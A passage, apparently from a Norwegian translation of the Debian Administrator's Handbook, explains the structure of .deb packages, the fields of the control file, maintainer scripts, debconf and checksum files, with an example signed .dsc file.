# ar x dpkg_1.19.7_amd64.deb
# tar -C / -p -xJf data.tar.xz
```

[1] https://www.debian.org/distrib/packages#search_packages

DET GRUNNLEGGENDE

Manualsideformatet

Det kan være forvirrende for nybegynnere å finne referanser til "`ar(1)`" i litteraturen. Det er generelt en beleilig måte å vise til en man-side med tittelen `ar` i seksjon 1.

Noen ganger er denne merknaden også benyttet til å fjerne uklarheter, for eksempel å skille mellom `printf`-kommandoen, som også kan indikeres av `printf(1)` og `printf`-funksjonen i programspråket C, som også kan bli vist til som `printf(3)`.

Manualsider drøftes i kapittel 7, «Problemløsning og oppsporing av relevant informasjon» side 148 i større detalj (se del 7.1.1, «Manualsider» side 148).

Ta en titt på innholdet i en `.deb`-fil:

```
$ ar t dpkg_1.19.7_amd64.deb
debian-binary
control.tar.gz
data.tar.xz
$ ar x dpkg_1.19.7_amd64.deb
$ ls
control.tar.gz  data.tar.xz  debian-binary  dpkg_1.19.7_amd64.deb
$ tar tJf data.tar.xz | head -n 16
./
./
./etc/
./etc/alternatives/
./etc/alternatives/README
./etc/cron.daily/
./etc/cron.daily/dpkg
./etc/dpkg/
./etc/dpkg/dpkg.cfg
./etc/dpkg/dpkg.cfg.d/
./etc/logrotate.d/
./etc/logrotate.d/alternatives
./etc/logrotate.d/dpkg
./sbin/
./sbin/start-stop-daemon
./usr/
./usr/bin/
$ tar tJf control.tar.xz
./
./conffiles
./control
./md5sums
./postinst
./postrm
$ cat debian-binary
2.0
```

Som du kan se, inneholder `ar`-arkivet i en Debian-pakke tre filer:

`debian-binary` Dette er en tekstfil som ganske enkelt indikerer versjonen til filformatet til `.deb`-filpakken. I Debian *Buster* er den fremdeles versjon 2.0.

`control.tar.xz` Denne arkivfilen inneholder all tilgjengelig metainformasjon, for eksempel pakkens navn og versjon, samt noen skript som skal kjøres før, under eller etter (av-)installasjon av den. Noe av metainformasjonen gjør det mulig for pakkeadministrasjonsverktøyet å avgjøre om det er mulig å installere eller avinstallere den, for eksempel vurdert opp mot listen over pakker som allerede er på maskinen, og om utsendte filer er endret lokalt.

`data.tar.xz`, `data.tar.bz2`, `data.tar.gz` Dette arkivet inneholder alle filene som skal pakkes ut fra pakken; Det er her de kjørbare filene, bibliotekene, dokumentasjonen og så videre, er alle lagret. Pakker kan bruke forskjellige komprimeringsformater, i så fall vil filen bli navngitt annerledes for `xz`, `bzip2` eller `gzip`.

5.2. Pakke-metainformasjon

Debian-pakken er ikke bare et arkiv med filene beregnet for installasjon. Det er en del av en større helhet, og den beskriver forholdet til andre Debian-pakker (krav, avhengigheter, konflikter, forslag). Den gir også skript som muliggjør kjøring av kommandoer på forskjellige stadier i pakkens livssyklus (installasjon, oppgraderinger, fjerning). Disse dataene brukes av pakkens styringsverktøy, men er ikke en del av pakkens programvare. I pakken er de det som kalles dens «metainformasjon» (informasjon om annen informasjon).

5.2.1. Bekrivelse; `control`-filen

Denne filen bruker en struktur som ligner på e-posthodefelter (som definert av RFC 2822) og er fullt ut beskrevet i Debians retningslinjer og manualsidene `deb-control(5)` og `deb822(5)`.

➡ https://www.debian.org/doc/debian-policy/ch-controlfields.html

For eksempel, for *apt*, ser `control`-filen slik ut:

```
$ apt-cache show apt
Package: apt
Version: 1.8.2
Installed-Size: 4064
Maintainer: APT Development Team <deity@lists.debian.org>
Architecture: amd64
Replaces: apt-transport-https (<< 1.5~alpha4~), apt-utils (<< 1.3~exp2~)
Provides: apt-transport-https (= 1.8.2)
Depends: adduser, gpgv | gpgv2 | gpgv1, debian-archive-keyring, libapt-pkg5.0 (>=
    ➥ 1.7.0~alpha3~), libc6 (>= 2.15), libgcc1 (>= 1:3.0), libgnutls30 (>= 3.6.6),
    ➥ libseccomp2 (>= 1.0.1), libstdc++6 (>= 5.2)
Recommends: ca-certificates
Suggests: apt-doc, aptitude | synaptic | wajig, dpkg-dev (>= 1.17.2), gnupg | gnupg2
    ➥ | gnupg1, powermgmt-base
```

```
Breaks: apt-transport-https (<< 1.5~alpha4~), apt-utils (<< 1.3~exp2~), aptitude (<<
    ➥ 0.8.10)
Description-en: commandline package manager
 This package provides commandline tools for searching and
 managing as well as querying information about packages
 as a low-level access to all features of the libapt-pkg library.
 .
 These include:
  * apt-get for retrieval of packages and information about them
    from authenticated sources and for installation, upgrade and
    removal of packages together with their dependencies
  * apt-cache for querying available information about installed
    as well as installable packages
  * apt-cdrom to use removable media as a source for packages
  * apt-config as an interface to the configuration settings
  * apt-key as an interface to manage authentication keys
Description-md5: 9fb97a88cb7383934ef963352b53b4a7
Tag: admin::package-management, devel::lang:ruby, hardware::storage,
 hardware::storage:cd, implemented-in::c++, implemented-in::perl,
 implemented-in::ruby, interface::commandline, network::client,
 protocol::ftp, protocol::http, protocol::ipv6, role::program,
 scope::application, scope::utility, suite::debian, use::downloading,
 use::organizing, use::playing, use::searching, works-with-format::html,
 works-with::audio, works-with::software:package, works-with::text
Section: admin
Priority: required
Filename: pool/main/a/apt/apt_1.8.2_amd64.deb
Size: 1418108
MD5sum: 0e80dedab6ec1e66a8f6c15f1925d2d3
SHA256: 80e9600822c4943106593ca5b0ec75d5aafa74c6130ba1071b013c42c507475e
```

DET GRUNNLEGGENDE

RFC — Internett-standarder

RFC er forkortelse for «Request For Comments» - Forespørsel om kommentarer. En RFC er generelt et teknisk dokument som beskriver det som vil bli en Internett-standard. Før de blir standardisert og frosset, sendes disse standardene inn til offentlig gjennomsyn (derav navnet). IETF (Internet Engineering Task Force) avgjør hvordan statusen for disse dokumentene utvikler seg (foreslått standard, utkast til standard, eller standard).

RFC 2026 definerer prosessen for standardisering av Internett-protokoller.

➨ http://www.faqs.org/rfcs/rfc2026.html

Avhengigheter: Depends-feltet

Avhengighetene er definert i Depends-feltet i pakkens topptekst. Dette er en liste over vilkår som må oppfylles for at pakken skal fungere korrekt. Denne informasjonen blir brukt av verktøy som `apt` for å installere de påkrevde biblioteker, verktøy, drivere, etc. i riktige versjoner som tar hensyn til avhengighetene i den pakken som skal installeres. For hver avhengighet er det

mulig å begrense omfanget av versjoner som oppfyller denne betingelsen. Med andre ord, er det mulig å uttrykke det faktum at vi trenger pakken *libc6* i en versjon som er lik eller større enn «2.15» (skrevet "`libc6 (>= 2.15)`"). For versjonssammenligning er operatorene som følger:

- <<: mindre enn;
- <=: mindre enn eller lik;
- =: er lik (merk at "2.6.1" er ikke lik "2.6.1-1");
- >=: større enn eller lik;
- >>: større enn.

Komma brukes som skilletegn i listen med vilkår som må oppfylles. Komma tolkes som en logisk «og». I vilkårslisten tolkes vertikal strek («|») som logisk «eller» (det er en inkluderende «eller», ikke en eksklusiv «enten/eller»). Det har høyere prioritet enn «og» og kan det brukes så mange ganger som nødvendig. Dermed kan avhengigheten «(A eller B) og C» skrives som `A | B, C`. Derimot må uttrykket «A or (B and C)» skrives som «(A or B) og (A or C)», ettersom Depends-feltet ikke tolerere parenteser som forandrer prioritetsrekkefølgen mellom de logiske operatorene «eller» og «og». Det skulle i tilfelle ha blitt skrevet `A | B, A | C`.

➨ https://www.debian.org/doc/debian-policy/#document-ch-relationships

Avhengighetssystemet er en god mekanisme for å sikre at et program fungerer, men det har en annen anvendelse med «metapakker». Dette er tomme pakker som kun beskriver avhengigheter. De muliggjør installasjon av en konsistent gruppe av programmer forhåndsvalgt av metapakkeutvikleren; slik at, `apt install` *`metapakke`* automatisk installerer alle disse programmene ved hjelp av metapakkens avhengigheter. *gnome*, *kde-full* og *linux-image-amd64*-pakkene er eksempler på metapakker.

DEBIAN-RETNINGSLINJER

Feltene `Recommends`, `Suggests`, og `Enhances`

Feltene `Recommends` og `Suggests` beskriver ikke-påkrevde avhengigheter. De «anbefalte» avhengigheter, de viktigste, forbedrer vesentlig funksjonaliteten som tilbys av pakken, men er ikke uunnværlig for driften av dem. De «foreslåtte» avhengighetene, som er av underordnet betydning, indikerer at enkelte pakker kan utfylle og øke sin respektive nytteverdi, men det er helt fornuftig å installere en av dem uten de andre.

Du bør alltid installere de «anbefalte» pakkene, med mindre du vet nøyaktig hvorfor du ikke trenger dem. Dette er nå også standard for APT med mindre det er satt opp noe annet. Omvendt er det ikke nødvendig å installere «foreslåtte» pakker med mindre du vet hvorfor du trenger dem. Virkemåten til `apt` kan kontrolleres ved hjelp av oppsettsalternativene `APT::Install-Recommends` og `APT::Install-Suggests` eller de tilsvarende kommandolinjemulighetene `--[no-]install-recommends` og `--[no-]install-suggests`..

`Enhances`-feltet beskriver også et forslag, men i en annen sammenheng. Det ligger faktisk i den foreslåtte pakken, og ikke i den pakken som drar nytte av forslaget. Poenget ligger i at det er mulig å legge til et forslag uten å måtte modifisere den pakken forslaget gjelder. Dermed kan alle tillegg, innstikkmoduler og andre utvidelser av et program dukke opp i listen over forslag til programvaren. Selv om dette feltet har eksistert i flere år, er det fremdeles i stor grad ignorert av programmer som `apt` eller `synaptic`. Formålet med et forslag fra `Enhances`-feltet er å vises for brukeren i tillegg til de tradisjonelle forslagene fra `Suggests`-feltet.

DEBIAN-RETNINGSLINJER

`Pre-Depends`, en mer krevende `Depends`

«Før-avhengigheter» som er listet i "`Pre-Depends`"-feltet i pakkehodet, utfyller de normale avhengighetene; syntaksen er lik. En normal avhengighet indikerer at den omtalte pakken det gjelder må pakkes ut og settes opp før oppsett av pakken som har erklært avhengigheten. En før-avhengighet krever at den omtalte pakken må pakkes ut og settes opp før kjøring av pre-installasjonskriptet til pakke som har erklært før-avhengigheten, det vil si før installasjon.

En før-avhengighet er svært krevende for `apt`, fordi den legger en streng begrensning på bestillingen av pakker for installasjon. Slik sett er pre-avhengigheter frarådet hvis ikke de er absolutt nødvendige. Det er også anbefalt å ta kontakt med andre utviklere på debian-devel@lists.debian.org før man legger til en før-avhengighet. Det er vanligvis mulig å finne en annen alternativ løsning.

Konflikter: Conflicts-feltet

Conflicts-feltet indikerer når en pakke ikke kan installeres samtidig med en annen. De vanligste årsakene er at begge pakkene inkluderer en fil med samme navn og sti, gir den samme tjenesten fra samme TCP-port, eller ville hindre hverandres drift.

`dpkg` vil avslå å installere en pakke hvis det utløser en konflikt med en allerede installert pakke, bortsett fra hvis den nye pakken presiserer at den vil «erstatte» den installerte pakken, i så fall vil `dpkg` velge å erstatte den gamle pakken med den nye. `apt` følger alltid dine instruksjoner: Hvis du velger å installere en ny pakke, vil den automatisk tilby å avinstallere pakken som utgjør et problem.

Manglende samsvar: Breaks-feltet

Breaks-feltet har en effekt lik Conflicts-feltet, men med en spesiell mening. Det signaliserer at installasjonen av en pakke vil «ødelegge» for en annen pakke (eller bestemte versjoner av den). Generelt er manglende samsvar mellom to pakker forbigående, og Breaks-forholdet refererer spesifikt til de inkompatible versjonene.

`dpkg` vil avslå å installere en pakke som ødelegger for en allerede installert pakke, og `apt` vil forsøke å løse problemet ved å oppdaterte pakken som ville blitt ødelagt, til en nyere versjon (som forventes å være fikset, og således kompatibel igjen).

Denne typen situasjoner kan oppstå ved oppdateringer uten bakoverkompatibilitet: Det er tilfellet hvis den nye versjonen ikke lenger fungerer med en eldre versjon, og fører til en feil i et annet program uten å ta spesielle forholdsregler. Breaks-feltet hindrer brukeren å komme inn i disse problemene.

Tilbudte elementer: Provides-feltet

Dette feltet introduserer et interessant konsept for en «virtuell pakke». Det har mange oppgaver, men to er av særlig betydning. Den første rollen består i å bruke en virtuell pakke for å knytte

en generisk tjeneste til den (pakken «tilbyr»-tjenesten). Den andre angir at en pakke fullstendig erstatter den andre, og at for dette formål kan den også tilfredsstille de avhengigheter som den andre ville tilfredsstille. Det er således mulig å opprette en erstatningspakke uten å måtte bruke samme pakkenavn .

ORDFORRÅD

Metapakke og virtuell pakke

Det er viktig å skille klart metapakker fra virtuelle pakker. Det første er ekte pakker (medregnet virkelige `.deb`-filer), hvis eneste formål er å uttrykke avhengigheter.

Virtuelle pakker derimot, eksisterer ikke fysisk, de er bare et hjelpemiddel til å identifisere virkelige pakker basert på felles, logiske kriterier (tjeneste levert, kompatibilitet med et standard program, eller en tidligere installert pakke, etc.).

Tilby en «Tjeneste» La oss diskutere det første tilfellet i større detalj med et eksempel: Alle e-posttjenere, for eksempel *postfix* eller *sendmail* sies å «tilby» den virtuelle *mail-transport-agent*-pakken. Dermed behøer alle pakker som trenger denne tjenesten for å være funksjonelle (for eksempel en e-postlistebehandler, som *smartlist*, eller *sympa*) kun å oppgi i sine avhengigheter at det krever en *mail-transport-agent* i stedet for å angi en stor og ufullstendig liste over mulige løsninger (f.eks. `postfix | sendmail | exim4 | …`). Videre er det nytteløst å installere to e-posttjenere på samme maskin, noe som er grunnen til at begge disse pakkene viser en konflikt med den virtuelle pakken *mail-transport-agent*. En konflikt mellom en pakke og den selv ignoreres av systemet, men denne teknikken vil hindre installasjon av to e-posttjenere ved siden av hverandre.

DEBIAN-RETNINGSLINJER


Liste over virtuelle pakker

Skal virtuelle pakker være nyttige, må alle være enige om hva de skal hete. Derfor er de standardisert i Debian-retningslinjene. Listen omfatter blant annet *mail-transport-agent* for posttjenere, *c-compiler* for C-kompilatorer, *www-browser* for nettlesere, *httpd* for nettjenere, *ftp-server* for FTP-tjenere, *x-terminal-emulator* for grafiske terminalemulatorer (`xterm`), og *x-window-manager* for vindushåndterere.

Hele listen kan finnes på nettet.

➨ `http://www.debian.org/doc/packaging-manuals/virtual-package-names-list.txt`

Utbyttbarheten med en annen pakke Provides-feltet er også interessant når innholdet av en pakke inngår i en større pakke. For eksempel, *libdigest-md5-perl*-Perl-modul var en valgfri modul i Perl 5.6, og er integrert som standard i Perl 5.8 (og senere versjoner som 5.28 som ligger i *Buster*). Som sådan har pakken *perl* siden versjon 5.8 annonsert Provides: libdigest-md5-perl slik at avhengighetene på denne pakken er imøtekommet dersom brukeren har Perl 5.8 (eller nyere). Selve *libdigest-md5-perl*-pakken har etter hvert blitt slettet, siden den ikke lenger har noe formål etter at gamle Perl-versjoner ble fjernet.



Figur 5.1 *Bruk av et Provides-felt for å ikke bryte avhengigheter*

Denne funksjonen er svært nyttig, siden det aldri er mulig å forutse fremtidig utvikling , og det er nødvendig både å kunne gi foreldet programvare nye navn, og kunne utføre automatiske utskiftinger.

DET GRUNNLEGGENDE

Perl, et programmeringsspråk

Perl (Practical Extraction and Report Language) er et svært populært programmeringsspråk . Det har mange ferdige moduler som dekker et stort spekter av bruksområder, og som distribueres av CPAN (Comprehensive Perl Archive Network), et uttømmelig nettverk av Perl-pakker.

- https://www.perl.org/
- https://www.cpan.org/

Siden det er et tolket språk, kreves ikke et program skrevet i Perl kompilering før kjøring. Det er derfor de kalles «Perl-skript».

Tidligere begrensninger Virtuelle pakker pleide å ha noen begrensninger, den mest betydningsfulle var mangelen på et versjonsnummer. For å gå tilbake til det forrige eksemplet, en avhengighet som Depends: libdigest-md5-perl (>= 1.6), ville, tross tilstedeværelsen av Perl 5.10, aldri bli betraktet som tilfredsstilt av pakkesystemet - mens den i virkeligheten mest sannsynlig er tilfredsstilt. Uvitende om dette, valgte pakkesystemet det minst risikable alternativet, ved å anta at versjonene ikke samsvarer.

Denne begrensningen er opphevet i *dpkg* 1.17.11, og er ikke lenger relevant. Pakker kan tildele en versjon til de virtuelle pakker de tilbyr, med en avhengighet som Provides: libdigest-md5-perl (= 1.8).

Erstatte filer: Replaces-feltet

Replaces-feltet indikerer at pakken inneholder filer som også er tilstede i en annen pakke, men at pakken har lov til å erstatte dem. Uten at dette spesifiseres, feiler `dpkg` og sier at den ikke kan overskrive filene i en annen pakke (teknisk er det mulig å tvinge den til å gjøre det med `--force-overwrite`-valget, men dette regnes ikke som en standard operasjon). Dette gjør det mulig å identifisere potensielle problemer, og krever at vedlikeholderen ser på saken før vedkommende velger å legge inn et slikt felt.

Bruken av dette felt er berettiget når pakkenavn endres, eller når en pakke er inkludert i en annen. Dette skjer også når vedlikeholderen bestemmer seg for å distribuere filer ulikt mellom forskjellige binære pakker produsert fra samme kildepakke, det vil si når en erstattet fil ikke lenger tilhører den gamle pakken, men bare til den nye.

Hvis alle filene i en installert pakke er blitt erstattet, så vurderes det å fjerne pakken. Sist, men ikke minst, så oppmundrer dette feltet også `dpkg` til å fjerne den erstattede pakken der det er en konflikt.

FOR VIDEREKOMMENDE

Tag-feltet

I *apt*-eksemplet ovenfor, kan vi se et felt som vi ennå ikke har beskrevet, `Tag`-feltet. Dette feltet beskriver ikke en sammenheng mellom pakker, men er rett og slett en måte å kategorisere en pakke i en tematisk klassifisering på. Denne klassifiseringen av pakker etter flere kriterier (type grensesnitt, programmeringsspråk, applikasjonens bruksområde, etc.) har vært tilgjengelig i lang tid. Til tross for dette, har ikke alle pakkene nøyaktige merkelapper, og slike er ennå ikke integrert i alle Debian-verktøy; `aptitude` viser disse merkelappene, og gir dem mulighet til å bli brukt som søkekriterier. For de som ikke liker `aptitude`s søkerkriterier, tillater den følgende nettsiden å finne frem i merkelappdatabase:

➨ `https://wiki.debian.org/Debtags`

5.2.2. Oppsettsskript

I tillegg til `control`-filen, kan `control.tar.gz`-arkivet i hver Debian-pakke inneholde et antall skript, som kjøres av `dpkg` på ulike stadier i behandlingen av en pakke. Debian-retningslinjene beskriver de mulige tilfellene i detail[2], og spesifiserer skriptene som kjøres, og de argumentene de mottar. Disse sekvensene kan være kompliserte, fordi dersom et av skriptene svikter, vil `dpkg` prøve å gå tilbake til en tilfredsstillende tilstand ved å avbryte installasjonen, eller fjerningen som pågår (i den grad det er mulig).

FOR VIDEREKOMMENDE

Databasen til `dpkg`

Alle oppsettsskript for installerte pakker blir lagret i katalogen `/var/lib/dpkg/info/` i form av en fil med pakkenavnet som prefiks. Denne katalogen inneholder også en fil med `.list`-endelse for hver pakke, med en liste med filer som hører til den pakken.

`/var/lib/dpkg/status`-filen inneholder en serie datablokker (i formatet til de berømte eposthodene, RFC 2822) som beskriver status for hver pakke. Informasjonen fra `control`-filen for de installerte pakkene er også gjentatt der.

[2] `https://www.debian.org/doc/debian-policy/ch-maintainerscripts.html`

Generelt er `preinst`-skriptet utført før installasjonen av pakken, mens `postinst` følger etter dette. På samme måte er `prerm` aktivert før en pakke fjernes og `postrm` etterpå. Oppdatering av en pakke tilsvarer å fjerne den tidligere versjonen og installasjon av den nye. Det er ikke mulig å beskrive i detalj alle mulige scenarier her, men vi vil diskutere de to vanligste: En installasjon/oppdatering, og en fjerning.

VÆR VARSOM

Symbolske skript-navn

Sekvensene beskrevet i denne seksjonen omtaler oppsettsskript med spesifikke navn, for eksempel `gammel-prerm`, eller `ny-postinst`. De er, respektivt, `prerm`-skriptet fra den gamle pakkeversjonen (installert før oppdateringen), og `postinst`-skriptet fra den nye versjonen (installert av oppdateringen).

TIPS

Statusdiagrammer

Manoj Srivastava og Margarita Manterola laget følgende diagrammer som forklarte hvordan oppsettskriptene kalles opp av `dpkg`.

➨ `https://people.debian.org/~srivasta/MaintainerScripts.html`

➨ `https://www.debian.org/doc/debian-policy/ap-flowcharts.html`

Installasjon og oppgradering

Her er hva som skjer under en installasjon (eller en oppdatering):

1. For en oppdatering, kjører `dpkg` varianten `gammel-prerm upgrade` *`ny-versjon`*.
2. Fremdeles for en oppdatering, `dpkg` utfører så `ny-preinst upgrade` *`gammel-versjon`*. Som en første installasjon igangsetter den `ny-preinst install`. Den kan legge til den gamle versjonen i den siste parameteren, hvis pakken allerede er installert og deretter fjernet (men ikke renset vekk, oppsettsfilene er bevart).
3. De nye pakkefiler er så pakket ut. Hvis en fil allerede finnes, blir den erstattet, men en sikkerhetskopi lages midlertidig.
4. For en oppdatering, utfører `dpkg old-postrm upgrade` *`ny-versjon`*.
5. `dpkg` oppdaterer alle interne data (filliste, oppsettsskript, etc.) og fjerner sikkerhetskopier av de erstattede filene. Det er det ingen vei tilbake: `dpkg` har ikke lenger tilgang til alle de elementer som er nødvendige for å gå tilbake til slik det var før.
6. `dpkg` vil oppdatere oppsettsfilene, be brukeren om å avgjøre om den ikke kan håndtere denne oppgaven automatisk. Detaljene ved denne fremgangsmåten er omtalt i del 5.2.3, «Sjekksummer, Liste med oppsettfiler» side 89.
7. Til slutt setter `dpkg` opp pakken ved å utføre `ny-postinst configure` *`siste-oppsatte-versjon`*.

Fjerning av pakke

Her er det som skjer når en pakke fjernes:

1. `dpkg` kaller `prerm remove`.
2. `dpkg` fjerner alle filer i pakken, med unntak av oppsettsfiler og oppsettsskript.
3. `dpkg` executes `postrm remove`. Alle oppsettsskriptene, unntatt `postrm`, er fjernet. Hvis brukeren ikke har brukt «purge»-tilvalget, stopper prosessen her.
4. For en fullstendig fjerning av pakken (kommandoen gitt med `dpkg --purge` eller `dpkg -P`), er oppsettsfilene også slettet, så vel som et bestemt antall kopier (`*.dpkg-tmp`, `*.dpkg-old`, `*.dpkg-new`) og midlertidige filer; `dpkg` så utfører `postrm purge`.

ORDFORRÅD

Opprydding, en komplett fjerning

Når en Debian-pakke er fjernet, blir oppsettsfilene beholdt for å tilrettelegge for eventuell re-installasjon. På samme måte blir data generert av en bakgrunnsprosess vanligvis beholdt (for eksempel innholdet i en LDAP-tjenerkatalog, eller innholdet i en database for en SQL-tjener).

For å fjerne alle data knyttet til en pakke må man «renske» pakken med kommandoen `dpkg -P` *`package`*, `apt-get remove --purge` *`package`* eller `aptitude purge` *`package`*.

Gitt den endelige virkningen av slik fjerning av data, bør en ikke ta lett på opprydingen.

De fire skriptene detaljert ovenfor er supplert med et `config` skript, fra pakker som bruker `debconf` for å få informasjon fra brukeren inn i oppsettet. Under installasjonen definerer dette skriptet i detalj de spørsmålene som stilles fra `debconf`. Svarene registreres i `debconf`-databasen for fremtidig bruk. Skriptet er generelt utført av `apt` før pakkene installeres én etter én, for å samle alle spørsmålene og stille dem til brukeren når prosessen begynner. Før- og etterinstallasjonsskripter kan deretter bruke denne informasjonen til å operere i tråd med brukerens ønsker.

VERKTØY

`debconf`

`debconf` ble opprettet for å løse et tilbakevendende problem i Debian. Alle Debian-pakker som ikke virket uten et minimum av oppsett, pleide å stille spørsmål ved bruk av `echo` og `read` kommandoer i `postinst`-skript (og andre tilsvarende skript). Men dette betød også at, under en stor installasjon eller oppdatering måtte brukeren sitte ved datamaskinen sin for å svare på ulike spørsmål som når som helst kan komme. Disse manuelle inngrepene er nå nesten helt avviklet, takket være `debconf`-verktøyet.

`debconf` har mange interessante funksjoner. Den krever at utvikleren spesifiserer brukermedvirkning; den tillater regionale tilpasninger av alle strengene som vises til brukere (alle oversettelser blir lagret i `templates`-filen som beskriver medvirkningen); den har ulike grensesnitt for å vise spørsmålene til brukeren (tekstmodus, grafisk modus, ikke-interaktiv), og den tillater opprettelsen av en sentral database med svar for å dele samme oppsett mellom datamaskiner ... men det viktigste er at det nå er mulig å presentere alle spørsmålene i en rekke for brukeren, før du starter en lang installasjons- eller oppdateringsprosess. Brukeren kan fortsette med sin virksomhet, mens systemet tar seg av installasjonen på egen hånd, uten å måtte være der og stirre på skjermen og vente på spørsmål.

FOR VIDEREKOMMENDE

Tving dpkg til å stille oppsettfilspørsmål

`--force-confask`-valget krever at `dpkg` viser spørsmålene om oppsettsfilene, selv i tilfeller hvor det normalt ikke ville være nødvendig. Så når du installerer en pakke med dette alternativet, vil `dpkg` stille spørsmålene på nytt for alle oppsettsfiler som administrator har endret eller slettet. Dette er veldig praktisk, spesielt for å installere den opprinnelige oppsettsfilen hvis den har blitt slettet, og ingen annen kopi er tilgjengelig: En normal re-installasjon vil ikke fungere, fordi `dpkg` ser fjerning som en form for legitim endring, og dermed ikke installerer den filen du ønsker.

5.2.3. Sjekksummer, Liste med oppsettfiler

I tillegg til vedlikeholderens skript og styringsdata som allerede er nevnt i forrige avsnitt, kan `control.tar.gz`-arkivet i Debian-pakken inneholde andre interessante filer. Den første, `md5sums`, inneholder MD5-sjekksummer for alle pakkens filer. Dens største fordel er at den gjør det mulig for `dpkg --verify` (som vi vil se nærmere på i del 14.3.4.1, «Gjennomgå pakker med `dpkg --verify`» side 413) og `debsums` (fra pakken med samme navn; se del 14.3.4.2, «Kontroll av pakker: `debsums` og dens begrensninger» side 414) å sjekke om disse filene har blitt endret etter installasjonen. Legg merke til at når denne filen ikke eksisterer, vil `dpkg` generere den dynamisk ved installasjonstidspunktet (og lagre den i databasen til dpkg akkurat som andre kontrollfiler).

FOR VIDEREKOMMENDE

Hvordan unngå oppsettsfilspørsmålene

`dpkg` håndterer oppsettsfiloppdateringer, men vil avbryte arbeidet regelmessig mens det gjøres for å få innspill fra administrator. Dette gjør det mindre trivelig for dem som ønsker å kjøre oppdateringer ikke-interaktivt. Dette er grunnen til at dette programmet tilbyr alternativer som gjør at systemet kan respondere automatisk etter samme logikk: `--force-confold` beholder den gamle versjonen av filen; `--force-confnew` vil bruke den nye versjonen av filen (disse valgene blir respektert, selv om filen ikke har blitt endret av administratoren, som bare sjelden har den ønskede effekten). Ved å legge til `--force-confdef`-valget ber en `dpkg` om å bestemme selv når det er mulig (med andre ord, når den opprinnelige oppsettsfilen ikke har blitt berørt), og bruker bare `--force-confnew` eller `--force-confold` i andre tilfeller.

Disse alternativene gjelder for `dpkg` og er forklart i detalj i `dpkg(1)` eller `dpkg --force-help`, men mesteparten av tiden vil administratoren arbeide direkte med programmene `aptitude` eller `apt`. Det er derfor nødvendig å vite syntaksen som brukes til å angi alternativene som sendes til `dpkg`-kommandoen (kommandolinjegrensesnittene deres er svært like).

```
# apt -o DPkg::options::="--force-confdef" -o DPkg::options
    ➥ ::="--force-confold" full-upgrade
```

Disse valgene kan lagres direkte i oppsettet til `apt`. For å gjøre det, skriv ganske enkelt den følgende linjen i `/etc/apt/apt.conf.d/local`-filen:

```
DPkg::options { "--force-confdef"; "--force-confold"; }
```

Å legge inn dette valget i oppsettsfilen, betyr at det også vil bli brukt i det grafiske brukergrensesnittet, slik som `aptitude`.

`conffiles` viser pakkefiler som må håndteres som oppsettsfiler (se også `deb-conffiles(5)`). Oppsettsfiler kan endres av administratoren, og `dpkg` vil prøve å bevare disse endringene under en pakkeoppdatering.

Eksempel 5.1 *En `.dsc`-fil*

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

Format: 3.0 (quilt)
Source: zim
Binary: zim
Architecture: all
Version: 0.68-1
Maintainer: Zim Package Maintainers <zim@packages.debian.org>
Uploaders: Raphaël Hertzog <hertzog@debian.org>
Homepage: http://zim-wiki.org
Standards-Version: 4.1.3
Vcs-Browser: https://salsa.debian.org/debian/zim
Vcs-Git: https://salsa.debian.org/debian/zim.git
Build-Depends: debhelper (>= 11), xdg-utils, python (>= 2.6.6-3~), libgtk2.0-0 (>=
    ➥ 2.6), python-gtk2, python-xdg, dh-python
Package-List:
 zim deb x11 optional arch=all
Checksums-Sha1:
 a3b50aa8e44126cc7edd2c1912adf9820f50ad58 2044224 zim_0.68.orig.tar.gz
 4e13b37625789334da2d95b93e51e41ffd3b6b01 9300 zim_0.68-1.debian.tar.xz
Checksums-Sha256:
 d91518e010f6a6e951a75314138b5545a4c51151fc99f513aa7768a18858df15 2044224 zim_0.68.
     ➥ orig.tar.gz
 23f4ddc69af74509932acc3b5f0d4cd2af943016e4fd5740b9d98ec4d49fd8c2 9300 zim_0.68-1.
     ➥ debian.tar.xz
Files:
 336041a16687abb66fd9f604b98407e8 2044224 zim_0.68.orig.tar.gz
 1714f67b35ab69e709849ad707206ca8 9300 zim_0.68-1.debian.tar.xz

-----BEGIN PGP SIGNATURE-----
Comment: Signed by Raphael Hertzog

iQEzBAEBCgAdFiEE1823g1EQnhJ1LsbSA4gdq+vCmrkFAlqyOxkACgkQA4gdq+vC
mrnCqAf/Ww9wg97VragtVhSFvehoVoJ0ZhoqNaSuCP/W1Fuf+P0YklzL2BlkVRXW
X23c8Qs1v6VE2iRY3mEkdWwgBs1QwF0MX7H1jjQfPHCynGHKlH5dfo5fqLizgCeu
c9Pug3ZisjF90CgsseO7SVDqHVmO6QsfAaGWpHAw92HDz/xwjrS/4Ejntqjy0b+r
Gmw2AZuBdhp+7C6p7In/Gg6DHPBLQGMLCKypoZKQdl+L0fWjjeykOzMIbjry2sRH
H0J4FLVGAGumh3zIZlm/t3ehGfP9Dg8FvzMaCNsf8OtYCSAEutrQEDBaskcTSIpq
L0GQhKlViDuu8gzsqm7efPEhPcsF1A==
=6jGR
-----END PGP SIGNATURE-----
```

